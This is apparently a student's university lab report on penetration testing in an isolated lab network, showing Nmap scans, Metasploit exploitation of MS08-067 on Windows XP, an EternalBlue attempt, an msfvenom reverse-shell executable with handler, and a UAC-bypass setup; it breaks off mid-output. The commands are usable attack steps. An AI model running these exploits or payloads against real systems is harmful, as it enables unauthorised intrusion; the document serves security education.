Assignment 4: Penetration Testing

Jessiah Davis
CYSE 301s
Old Dominion University

Role	Machine	IP address
Attacker	Internal Kali Linux	192. 168. 10..13
Task A target	Windows XP	192.168.10.14
Task B target	Windows Server 22’	192.168.10.19
Task C target	Windows 7	192.168.10.9
Firewall	pfsense	192.168.10.2

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. (2 pts) Network Scanning: Run an Nmap scan against the target machine to find
- open ports: **135, 139, 445**
- running services: **Microsoft WIndows XP**
- Smb vulnerabilities: **smb-vuln–ms08-067**

Submit the screenshot of the Nmap command used with the relevant scan results

Command used is shown in the screenshot below!

```
┌──(root㉿kali)-[~]
└─# nmap -sV -O 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-05 09:47 EDT
Nmap scan report for 192.168.10.14
Host is up (0.0060s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o
:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.90 seconds
```

2. (3 pts) Identify the SMB port number (default: 445) to confirm that it is open. Briefly explain (2–3


```
┌──(root㉿kali)-[~]
└─# nmap -p 445 --script smb-vuln-ms08-067 -Pn 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-05 09:52 EDT
Nmap scan report for 192.168.10.14
Host is up (0.0031s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,
 Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote att
ackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during
path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Nmap done: 1 IP address (1 host up) scanned in 2.82 seconds
```


Port 445 is the standard port used by SMB (Server Message Block), which handles file sharing and network communication in Windows systems. The MS08-067 vulnerability is a severe stack buffer overflow found in the

NetpwPathCanonicalize() function within the Windows Server service (NetAPI32.dll), disclosed in October 2008. This flaw allows an unauthenticated attacker to run arbitrary code remotely by sending a specially crafted RPC request through port 445. It received a CVSS score of 10.0 and is considered wormable, meaning it can spread automatically—most notably used by the Conficker worm, which infected millions of computers at the time.

sentences) of what MS08–067 is and why was it severe?

3. (2 pts) Launch Metasploit Framework and Search for the module related to MS08-067





4. (2 pts) Select: exploit/windows/smb/ms08_067_netapi

5. (2 pts) Set payload: windows/meterpreter/reverse_tcp

6. (2 pts) Configure: RHOSTS, LHOST and LPORT

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.10.14
RHOSTS => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms08_067_netapi) >
```

This answers 4-6

7. (2 pts) Display the configurations and screenshot of “show options”

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

8. (5 pts) Run exploit and confirm Meterpreter session

```
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4444 -> 192.168.10.14:1040) at 2026-05-05 10:30:59 -0400

meterpreter >
```

9. (5 pts) Explain why the exploit succeeded (or did not succeed)

The exploit succeeded because Windows XP is an unpatched legacy operating system that lacks modern security protections such as Address Space Layout Randomization (ASLR) and enforced Data Execution Prevention (DEP). Port 445 (SMB) is open and unfiltered by default, which exposes the vulnerable service to remote access. The Metasploit module ms08_067_netapi targets a stack-based buffer overflow in the NetpwPathCanonicalize() function. By sending a specially crafted malformed path request, it overwrites the instruction pointer and redirects execution to injected Meterpreter shellcode, which then establishes a reverse TCP connection back to the attacker machine at 192.168.10.13.

10. [Post-exploitation] (5 pts):

a. Capture screenshot


b. Display system's local date/time

c. Retrieve SID

d. Identify current process ID

e. Gather system information

All questions answered within this screenshot below!



End of task A

Task B. Testing Eternal Blue (MS17-010) Against Windows Server 2022 (10 pts)

In this task, try to exploit the EternalBlue vulnerability on Windows Server 2022.


You may or may not establish a reverse shell connection to Windows Server 2022.


• (5 pt) Show your results and configuration.

• (5 pt) Explain why EternalBlue typically fails against Windows Server 2022.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/mete
rpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.10.19
RHOSTS ⇒ 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.19    yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             atches exploit Target. Only af
                                             fects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
                                             loit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7,
                                              Windows Embedded Standard 7 t
                                             arget machines.
```





EternalBlue typically fails against Windows Server 2022 because the vulnerability it exploits (MS17-010 in the SMBv1 protocol) has long been patched and is no longer present in modern systems. Windows Server 2022 does not enable SMBv1 by default and instead uses newer, more secure versions like SMBv2 and SMBv3. In addition, it includes strong security mitigations such as Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), kernel protections, and improved memory handling, all of which make

exploitation techniques used by EternalBlue ineffective. As a result, the attack cannot successfully trigger the buffer overflow or execute arbitrary code on fully updated, modern systems.

NOTE: You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

End of task B

Task C. Exploit Windows 7 with a deliverable payload (60 pts).

In this task, you need to create an executable payload in Internal Kali with the required configurations below.

1. Generate Executable Payload (5 *2pts = 20 pts)

[Submit the screenshot for each step]

a. Create a Windows executable payload

b. Use reverse_tcp

c. LPORT = 4444 (you may change it)

d. LHOST = Internal Kali IP

e. Payload filename = Your MIDAS ID.exe (for example, svatsa.exe)

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4444 -f exe -o jdavi190.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: jdavi190.exe

┌──(root㉿kali)-[~]
└─# ls -l
total 816
-rw------- 1 root root 617464 Apr  9 21:09 'assignment 3 nmap packets .pcapng'
drwxr-xr-x 3 root root   4096 May 31  2024  Desktop
drwxr-xr-x 2 root root   4096 Feb 23  2024  Documents
drwxr-xr-x 2 root root   4096 May 30  2024  Downloads
-rw-r--r-- 1 root root  73802 May  5 10:54  jdavi190.exe
-rw-r--r-- 1 root root    672 May  1 18:39  jdavi190_HASH
-rw-r--r-- 1 root root    597 May  1 18:27  jdavi190_hashfile
-rw-r--r-- 1 root root   5085 May  3 04:39  jdavi190s_HASH
-rw-r--r-- 1 root root    658 May  3 05:06  jdavi190SS_HASH
-rw-r--r-- 1 root root      2 May  5 07:14  lab4hashes.txt
-rw-r--r-- 1 root root    822 May  5 07:21  lab5hash.txt
drwxr-xr-x 2 root root   4096 Feb 23  2024  Music
drwxr-xr-x 2 root root   4096 Feb 23  2024  Pictures
drwxr-xr-x 2 root root   4096 May 31  2024  Public
drwx------ 1 root root      0 May  5 08:59  shared-drives
drwxr-xr-x 2 root root   4096 Feb 23  2024  Templates
-rw-r--r-- 1 root root  73802 May  4 22:07  Tired.exe
drwxr-xr-x 2 root root   4096 Feb 23  2024  Videos
```

2. Host and Deliver Payload (5* 2 pts = 10 pts)

[Submit the screenshot for each step]

a. Start a web server on Internal Kali

b. Upload payload to web root (Apache or python http server)

c. Download payload from Windows 7

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

d. Configure Metasploit handler


e. Execute payload on target


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
```

3. Post-Exploitation (10 pts)

[Submit the screenshot for each step]


After the session is established, in Meterpreter:






In order to get the jdavi190.exe file I simply carried the file from linux into vm share and was able to start it up that way to intercept the signal from linux reverse tcp.


a. (2 pt) Execute the command to take a screenshot of the target machine if the exploit is successful.




b. (4 pt) Create a text file with the name as YourMIDAS.txt (for example, svatsa.txt) and put the current timestamp in the file.



c. (2 pt) Upload the above text file (YourMIDAS.txt) to the Windows 7 Desktop folder



d. (2 pt) Log in to Windows 7 and verify if the file exists



HINT: To learn about the command used in Meterpreter, type '?' and hit "Enter" or "Return" key

Privilege Escalation

4. Gain Administrator Privileges (5 pts)

[Submit the screenshot for each step]


a. Background the current session


```
C:\>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  WINDOWS7\Window 7 @ WINDOWS7  192.168.10.13:4444 → 192.168.10.9:1105 (192.168.10.9)

msf6 exploit(multi/handler) >
```

b. Attempt privilege escalation (gain administrator-level privileges)

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(windows/local/bypassuac) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/local/bypassuac) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
